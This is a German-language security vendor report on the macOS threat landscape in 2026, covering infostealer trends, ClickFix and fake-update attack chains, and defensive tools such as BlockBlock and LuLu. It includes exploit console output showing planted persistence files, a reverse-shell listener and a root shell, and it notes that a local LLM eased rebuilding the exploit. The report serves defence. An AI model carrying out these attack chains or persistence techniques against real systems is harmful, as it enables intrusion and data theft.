



State of macOS Security

Aktuelle Bedrohungen & Empfehlungen

Oktober 2026

IOprotect GmbH
Dürstelenstrasse 136
8335 Hittnau
+41 (0)44 533 00 05
info@ioprotect.ch
www.ioprotect.ch

1 Einleitung

Patrick Wardle [1] hat die grössten Bedrohungen für macOS in seinem Blogpost "The Mac Malware of 2025" dokumentiert:

- Info Stealer Malware war der dominierende Malware-Typ bei macOS im 2025
 - Ziel war der Abzug von sensitiven Informationen wie Session Cookies, Passwörter, Keychains, SSH Keys, Browser Daten, Crypto Wallets etc.
 - Die eingesetzte Malware nutzte kaum Persistenz-Techniken (Smash-and-Grab)
 - Via Social Engineering wurde versucht, die Benutzer dazubringen, das System-Passwort einzugeben
- Social Engineering (z.B. Fake Interviews, Coding Challenges, ClickFix) wurde viel öfter verwendet als irgendwelche Exploits, um die Schadsoftware auf das System zu bringen.
- Malware-Techniken werden komplexer, wie beispielsweise In-Memory-Execution oder dynamisches Laden von Malicious Code.
- Signierte Applikationen und "Living Off The Land" Techniken wurden zunehmen eingesetzt.
- Initiale Infektionsvektoren:
 - Fake Application via .dmg Archiv
 - ClickFix Kampagnen via Copy & Paste von Shell-Befehlen
 - Download & Execution von AppleScripts
 - Coding Challenges

2 Beispiele von realen Angriffen

2.1 Screensharing Exploit (CVE-2026-65400)

Im August 2026 schloss Apple eine kritische Schwachstelle in Screen Sharing (CVE-2026-65400). Kurz darauf tauchten die ersten PoC-Exploits auf [3]. Mit diesen Informationen und einer lokalen LLM war es ein leichtes, einen funktionierenden Exploit nachzubauen (benötigt allerdings ein Reboot des Systems, um SIP zu umgehen). So warnte das niederländische NCSC auch kurz darauf vor in-the-wild Angriffen [4]. Das nachfolgende Bild zeigt den angepassten Exploit, der nach einem Reboot zu einer Root-Shell führt.

```
[+] payloads planted:
/etc/sudoers.d/pwn
/etc/zshenv
/Library/LaunchDaemons/com.apple.metadata.fetch.plist
/var/tmp/.r
/var/root/.ssh/authorized_keys
[-] SSH not available
[*] listening on 192.168.64.1:4444 for reverse shell...
    → LaunchDaemon fires on next reboot
    → /etc/zshenv fires on next shell open

[!] REBOOT THE TARGET TO TRIGGER THE LAUNCHDAEMON
[*] Listener active. Waiting for callback (timeout: 300s)...

[+] shell from 192.168.64.2

The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT208050.
bash-3.2# uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(procmod),12(everyone),20(staff),
9(certusers),61(localaccounts),80(admin),701(com.apple.sharepoint.group.1),33(_appstore),98(_lpadmin),100(_lpoperator),204(_developer),250(_
alyticusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote_ae)
bash-3.2#
```

Abbildung 1: Screensharing Exploit für macOS führt zu einer Root-Shell auf einem verwundbaren macOS

Aber: Exploits dieser Art bilden derzeit die absolute Ausnahme bei macOS.

2.2 ClickFix lure via Script Editor

Um Apples Gatekeeper zu umgehen, nutzen Angreifer vermehrt den Script Editor als Zwischenstufe [5]. Unter der Vorgabe, Speicherbereich auf dem Mac-System freizumachen, wird das Opfer via Social Engineering über eine Webpage Schritt-für-Schritt angeleitet.

- Attack Chain: .html --> .scpt --> .sh --> mach-o binary




Abbildung 2: Website mit Social Engineering lure

Via "Execute" Button wird der Script Editor geöffnet.




Abbildung 3: Script Editor wird bei Bestätigung automatisch geöffnet

Das Oper muss bei aktuelleren macOS (ab 26.4) das Script zusätzlich speichern und dann ausführen. Macht er oder sie dies, wird anschliessend ein Shell-Befehl ausgeführt, der die eigentliche Malware als Mach-o Binary herunterlädt und ausführt.

2.3 Fake Browser Update

Die von Proofpoint beschriebene Kampagne [6] forderte die Opfer auf, ein wichtiges Browser Update einzuspielen.

- Attack Chain: .html --> .dmg --> mach-o binary --> .osascript




Abbildung 4: Fake Browser Update (je nach Browser des Opfers unterschiedliche Infos auf der Fake Website)

Beim "Update" handelte es sich um ein .DMG File. Die Opfer wurden angewiesen, die Datei via Right-Mausklick auszuführen. Damit wurde Apples Gatekeeper umgangen (dieser Trick funktioniert bei neueren macOS Versionen jedoch nicht mehr).




Abbildung 5: Schritt-für-Schritt Anweisung, wie man Gatekeeper bei älteren macOS umgeht

Die dabei installierte Malware (FrigidStealer) versuchte unter anderem, an das Passwort des Benutzers zu gelangen (via Fake Passwort Prompt) und sammelte Browser Cookies, Crypto Wallet sowie Dokumente und Apple Notes des Opfers.

2.4 Advanced Persistent Threat: BlueNoroff

Hierbei handelte es sich um einen komplexen Angriff [7] einer so genannten Advanced Persistent Threat Group (APT) aus Nordkorea. Das Opfer wurde in einem Fake Zoom Meeting und DeepFakes angehalten, ein Zoom-Update in Form eines .scpt Files einzuspielen. Dieses bösartige .scpt File lud anschliessend weitere Komponenten via Shell-Scripts auf das macOS System. Gemäss Analyse von Huntress waren nicht weniger als 8 so genannte Payloads auf dem untersuchten macOS System ausgeführt worden. Darunter Backdoor-Komponenten, Keylogger, Info-Stealer für Crypto Wallets etc.

- Attack Chain: Web URL (Fake Zoom Meeting) --> .scpt --> .sh --> .osascript --> GO / mach-o binary




Abbildung 6: Angriffskette gemäss Huntress

3 Hilfreiche Tools

Die Objective-See Foundation - gegründet von Patrick Wardle - stellt einige, sehr hilfreiche Tools kostenlos zur Verfügung [8]. Vor allem BlockBlock und Lulu ermöglichen viele der bekannten Angriffsketten auf macOS zu verhindern oder zumindest stark zu erschweren.

3.1 BlockBlock

Schadcode unter macOS ist häufig nicht signiert oder versucht eine Persistenz auf dem System zu etablieren (so dass bei einem Reboot die Schadsoftware immer noch aktiv bleibt). BlockBlock kann so konfiguriert werden, dass Scripts oder nicht signierte Binaries blockiert werden. Der User hat dann noch immer die Möglichkeit, dies zu erlauben. Im nachfolgenden Bild ist zu sehen, wie BlockBlock den vom Screensharing Exploit installierten LaunchDaemon und das entsprechende Binary blockiert:




Abbildung 7: BlockBlock vs Screensharing Exploit von oben

Bei einigen der oben beschriebenen Angriffsketten werden Scripts oder Binaries nachgeladen. Diese werden - falls nicht signiert - von BlockBlock ebenfalls abgefangen. Die beiden nachfolgenden Bilder stammen von IOprotects Attack Chain Emulation für macOS (reale, aber entschärft nachgebaute Angriffsketten) und zeigen, wie BlockBlock bei einigen davon eingreift:




Abbildung 8: BlockBlock blockiert unsigniertes Binary in /private/tmp



Abbildung 9: BlockBlock blockiert ein Stage2 Payload Script der Angriffskette

3.2 LuLu

Angriffsketten laden häufig weiteren Code nach. LuLu ist eine Personal Firewall, die ausgehenden Netzwerkverkehr blockieren kann. Damit lassen sich Regeln für bestimmte Programme definieren (welches Programm darf auf welche Domain zugreifen etc.). Im unten aufgeführten Bild wird LuLu anhand eines simulierten Angriffs gezeigt. In diesem Fall lädt die Angriffskette via curl weiteren Code nach - oder versucht es zumindest.




Abbildung 10: LuLu blockiert curl-Requests einer Angriffskette, um zusätzlichen Code nachzuladen

4 Empfehlungen

- Privatpersonen
 - Umsetzen der wichtigsten Security-Empfehlungen wie z.B.
 - macOS Version aktuell halten
 - Applikationen aktuell halten
 - File Vault aktivieren (Diskverschlüsselung)
 - Starkes Passwort für Accounts & Apple ID wählen
 - 2FA für Apple Account aktivieren
 - Gatekeeper vertrauen, nicht umgehen
 - Firewall aktivieren (unter Netzwerk)
 - Lock Screen mit einem Passwortschutz versehen (Lock nach 5 min Inaktivität)
 - File Sharing deaktivieren
 - Wifi: Ask to join
 - In Safari: Turn off "Open safe files" after download
 - Time Machine: Backups erstellen und verschlüsseln

- Technisch versierte Personen - zusätzlich zu den oben aufgeführten Punkten empfehlenswert:
 - BlockBlock [9] installieren und konfigurieren (blockiert unsignierte Binaries und Scripts, teilweise auch ClickFix Lures)
 - LuLu [10] oder LittleSnitch [11] installieren (Personal Firewalls, welche ausgehende Verbindungen anzeigen und blockieren können)
 - TaskExplorer [12] mit VirusTotal Anbindung regelmässig ausführen
 - Time Machine Backupdisk nicht ständig am macOS angeschlossen haben (ansonsten kann Malware darauf zugreifen)
 - AdBlocker installieren (verhindert viele Advertizing Fake App Downloads via Google)

- Unternehmen
 - EPP/EDR Lösung evaluieren und ausrollen
 - Regelmässig Security Assessments durchführen lassen (z.B. IOprotects Attack Chain Emulation für macOS)

5 Referenzen

- [1] https://objective-see.org/blog/blog_0x84.html
- [2] <https://moonlock.com/mid-2026-macos-threat-report>
- [3] <https://reverse.put.as/2026/07/29/its-a-pre-auth-stupid/> &
<https://warez.sl0p.foo/apple-screensharing-rce/>
- [4] <https://advisories.ncsc.nl/2026/ncsc-2026-0280.html>
- [5] <https://www.jamf.com/blog/clickfix-macos-script-editor-atomic-stealer/>
- [6] <https://www.proofpoint.com/us/blog/threat-insight/update-fake-updates-two-new-actors-and-new-mac-malware>
- [7] <https://www.huntress.com/blog/inside-bluenoroff-web3-intrusion-analysis>
- [8] <https://objective-see.org/tools.html>
- [9] <https://objective-see.org/products/blockblock.html>
- [10] <https://objective-see.org/products/lulu.html>
- [11] <https://objective-see.org/products/taskexplorer.html>